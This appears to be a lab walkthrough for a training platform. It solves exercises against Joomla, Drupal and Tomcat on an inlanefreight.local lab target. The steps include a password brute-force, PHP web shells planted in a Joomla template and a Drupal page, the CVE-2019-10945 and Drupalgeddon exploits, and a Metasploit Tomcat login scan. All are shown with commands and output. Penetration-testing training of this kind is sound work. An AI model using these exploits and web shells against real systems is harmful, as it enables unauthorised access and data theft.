  <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  <license>GNU General Public License version 2 or later; see LICENSE.txt</license>
  <version>3.10.0</version>
```

Pay attention that the juma specified version is 3.10.0 (NOT to be confused with the xml formatting version of 3.6 (extension schema))

*



Question: Find the password for the admin user on http://app.inlanefreight.local

Answer: turnkey

Method: we install the Joomla-bruteforce tool with the command:

```
git clone https://github.com/ajnik/joomla-bruteforce.git
```

when done, we go to the git directory (with 'cd Joomla-bruteforce' command)

and then run the tool with the command:

```
sudo python3 joomla-brute.py -u
http://dev.inlanefreight.local -w /usr/share/metasploit-
framework/data/wordlists/http_default_pass.txt -usr admin
```

we basically run bruteforce on the admin user from 'http_default_pass.txt' wordlist:

```
└─[★]$ sudo python3 joomla-brute.py -u http://app.inlanefreight.local -w /usr/share
/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
 admin:turnkey
```

Attacking Joomla:

Question: Leverage the directory traversal vulnerability to find a flag in the web root of the http://dev.inlanefreight.local/ Joomla application

Answer: j00mla_c0re_d1rtrav3rsal!

Method: first, we will do the 'initial configuration' on vhost 'dev.inlanefreight.local'. then , there are 2 methods to proceed with the attack:


Method 1: we will use the server-side interface to obtain shell. (similar to how we obtained shell on the Webpress section), for more extensive details about how the method is used to exploit web server, it is recommented to refer to the last 2 question of the section 'Attacking Wordpress', which in principal are parallel to this question.

*note – this method is not the instructed method to obtain the flag, but I will present it nonetheless:

First we will go to


```
http://dev.inlanefreight.local/administrator/
```

in the browser URL:




The credentials we will enter are: admin:admin (the credentials are provided to us by the module guide), then – we log in.


Upon login we see this interface:



I dont know what is this error but it doesn't matters, we go to Extensions→Templates→Styles




On the ‘Styles’ page, we scroll down a bit:




And then select ‘ProtoStar’.

On ‘ProtoStar’ page – we scroll down a bit and select error.php – in this page we will inject the php one liner to gain shell to the server machine:



On the ‘error.php’ page code editor, we will add the command:

```
system($_GET['maliciousparameter']);
```



Then click ‘Save’.

When this is done, we can use curl or the browser to run command and retrieve data from the server.

The method to locate the flag file were displayed in detail in the parallel question in the WordPress section, it will not be repeated here. In our purpose, the flag file was located 2 directories above the present working directory (‘pwd), and the file name is called ‘flag_6470e394cbf6dab6a91682cc8585059b.txt’.

similarly, in this section only the curl method will be displayed, the browser procedure is similar to the procedure displayed in the WordPress section, and will not be repeated here.

So, our curl command to obtain the flag is

```
curl -s
"http://dev.inlanefreight.local/templates/protostar/error.ph
p?maliciousparameter=cat%20../../flag_6470e394cbf6dab6a91682
cc8585059b.txt"
```

of course the URL structure here is similar to the structure we have seen in the parallel WordPress question (path to the page error.php, then 'maliciousparameter' as the parameter, and the URL encoded command 'cat ../../flag_647xxx'):

```
┌[eu-academy-1]-[10.10.15.203]-[htb-ac-1099135@htb-ttghbypjsv]-[~/dirbuster]
└─[★]$ curl -s "http://dev.inlanefreight.local/templates/protostar/error.php?malici
ousparameter=cat%20../../flag_6470e394cbf6dab6a91682cc8585059b.txt"
j00mla_c0re_d1rtrav3rsal!
```

Method 2: this method is based on CVE-2019-10945 vulnerability of Joomla up to version 3.9.4 (reminder – our version is 3.10.0 and while its version is higher than the vulnerability version, it still works. I don't have any idea why is that).

For the method – we first download the exploit with the command:

```
git clone https://github.com/dpgg101/CVE-2019-10945.git
```

then we go our way in (with 'cd') to the created CVE-2019-10945 directory.

When we do, we run the command:

```
python3 CVE-2019-10945.py --url
"http://dev.inlanefreight.local/administrator/" --username
admin --password admin --dir /
```

```
┌─[eu-academy-1]─[10.10.15.203]─[htb-ac-1099135@htb-3jp3jmplaq]─[~/CVE-2019-10945]
└──╼ [★]$ python3 CVE-2019-10945.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /

# Exploit Title: Joomla Core (1.5.0 through 3.9.4) - Directory Traversal && Authenticated Arbitrary File Deletion
# Web Site: Haboob.sa
# Email: research@haboob.sa
# Versions: Joomla 1.5.0 through Joomla 3.9.4
# https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10945

 _    _          ____    ____    ____  ____
| |  | |   /\   |  _ \ / __ \ / __ \|  _ \
| |__| |  /  \  | |_) | |  | | |  | | |_) |
|  __  | / /\ \ |  _ <| |  | | |  | |  _ <
| |  | |/ ____ \| |_) | |__| | |__| | |_) |
|_|  |_/_/    \_\____/ \____/ \____/|____/
```

```
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
flag_6470e394cbf6dab6a91682cc8585059b.txt
htaccess.txt
```

we get the lists of items within the main app directory (/var/www/blog.inlanefreight.local/flag), and we use the previous method to extract the flag content from there.

The use of method 1 is more recommended, but as in the question I was explicitly requested to use the directory traversal vulnerability exploit, I did.

Drupal - Discovery & Enumeration:

Question: Identify the Drupal version number in use on http://drupal-qa.inlanefreight.local


Answer: 7.30

Method: first, we will do the 'initial configuration' on the vhosts 'drupal.inlanefreight.local' and 'drupal-qa.inlanefreight.local'.

Then – we run the command:

```
curl -s http://drupal-qa.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
```

(curl the address above, path '/CHANGELOG.txt', and display the first 2 lines):



The version is displayed.

Attacking Drupal:

Question: Work through all of the examples in this section and gain RCE multiple ways via the various Drupal instances on the target host. When you are done, submit the contents of the flag.txt file in the /var/www/drupal.inlanefreight.local directory.

Answer: DrUp@l_drUp@l_3veryWh3Re!

Method: first, we will do the 'initial configuration' on the vhosts 'drupal-dev.inlanefreight.local' and 'drupal-qa.inlanefreight.local'.

Then – got to

```
http://drupal-qa.inlanefreight.local/
```

now, we going to use the exploit 'Drupalgeddon' vulnerability (CVE-2014-3704) to create a user with administrative privileges.

*Note – the other exploits mentioned in the module didn't work for me. *

For that, we take a python 2.7 script from here and paste it in our pwnbox machine as ‘drupalgeddon.py’.


Then we run it with the command:


```
python2.7 drupalgeddon.py -t http://drupal-
qa.inlanefreight.local -u hacker -p pwnd
```

```
whoam[!] VULNERABLE!

[!] Administrator user created!

[*] Login: hacker
[*] Pass: pwnd
[*] Url: http://drupal-qa.inlanefreight.local/?q=node&destination=node
```

Success, a new user called ‘hacker’ was created with the password ‘pwnd’.


Lets login with the obtained credentials:






we successfully logged in to the user.

Lets confirm it is an admin, we to go ‘People’:




And we observe our user is an administrator.


Then we select ‘modules’:




On modules, make sure ‘PHP filter’ is enabled and save configuration:



Then, we click on permissions:




And we make sure PHP code text format is enabled for administrator:




When we are done, we save the permissions.

When its done, we go to content → add content:




Then we go to ‘basic page’:




Then we enter on body this script:

```
<?php
system($_GET['maliciousparameter']);
?>
```




Also make sure the text format is 'PHP code':



And save.

We can observe after clicking 'save', we were redirected to a new page:




Now we can have shell via the php page. We will use the curl method just like previous CMSs.

We will begin with 'pwd' to see where we are with the command:

```
curl -s http://drupal-
qa.inlanefreight.local/node/4?maliciousparameter=pwd | grep
encoded
```

the reason the grep is necessary here, is because in here the output is the entire html content of the page, and not just the desired output:



We can observe that the pwd value is '/var/www/drupal-qa.inlanefreight.local' while we need the path '/var/www/drupal.inlanefreight.local'.


For that we will run the command:

```
curl -s "http://drupal-
qa.inlanefreight.local/node/4?maliciousparameter=ls%20../dru
pal.inlanefreight.local"
```

After a bit of search, we can find the flag within the output:

Now all we have to do is the cat the flag value with the command:

```
curl -s "http://drupal-
qa.inlanefreight.local/node/4?maliciousparameter=cat%20../dr
upal.inlanefreight.local/flag_6470e394cbf6dab6a91682cc858505
9b.txt"
```



*note – filtering didn't work for me, so a search within the entire output is required, but it wont take long.

Servlet Containers/Software Development:

Tomcat - Discovery & Enumeration:

Question: What version of Tomcat is running on the application located at http://web01.inlanefreight.local:8180?

Answer: 10.0.10

Method: first, we will do the 'initial configuration' on the vhosts 'app-dev.inlanefreight.local' and 'web01.inlanefreight.local'.

Then, on browser to enter the URL:

```
http://web01.inlanefreight.local:8180/docs/
```


and immediately the answer shall be revealed:

*not always the tomcat service would be so obvious, we can also use 'EyeWitness' (the tool from the first section) to determine the website is indeed powered by tomcat.

Question: What role does the admin user have in the configuration example?

Answer: admin-gui


Method: scan the URL with dirbuster (instructions how to install it were give in previous section, refer there by searching 'dirbuster'), you will find the path 'manager/html':



Then run

```
curl http://web01.inlanefreight.local:8180/manager/html | grep role
```

we will get the following result:



*when running the command without grep, or entering the URL in the browser, we will find out that there are only 2 roles: ‘admin-gui’ and ‘admin-script’.

The role mentioned is for the user ‘tomcat’ currently, i could not get to the role of ‘admin’. *

Attacking Tomcat:

Question: Perform a login bruteforcing attack against Tomcat manager at http://web01.inlanefreight.local:8180. What is the valid username?

Answer: tomcat

Method: first, we will do the 'initial configuration' on vhost 'web01.inlanefreight.local'.

Then, we going to use a Metasploit to bruteforce the Tomcat system:

First, we open Metasploit with 'msfconsole' command.

When it is done, we select 'scanner/http/tomcat_mgr_login' with:

```
use scanner/http/tomcat_mgr_login
```

then we set the parameters:

```
set VHOST web01.inlanefreight.local
set RPORT 8180
set stop_on_success true
set rhosts <target machine's IP>
```

```
[msf](Jobs:0 Agents:0) >> use scanner/http/tomcat_mgr_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set VHOST web01.inlanefreight.local
VHOST => web01.inlanefreight.local
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set RPORT 8180
RPORT => 8180
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set stop_on_success true
stop_on_success => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts
rhosts =>
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts 10.129.201.58
rhosts => 10.129.201.58
```

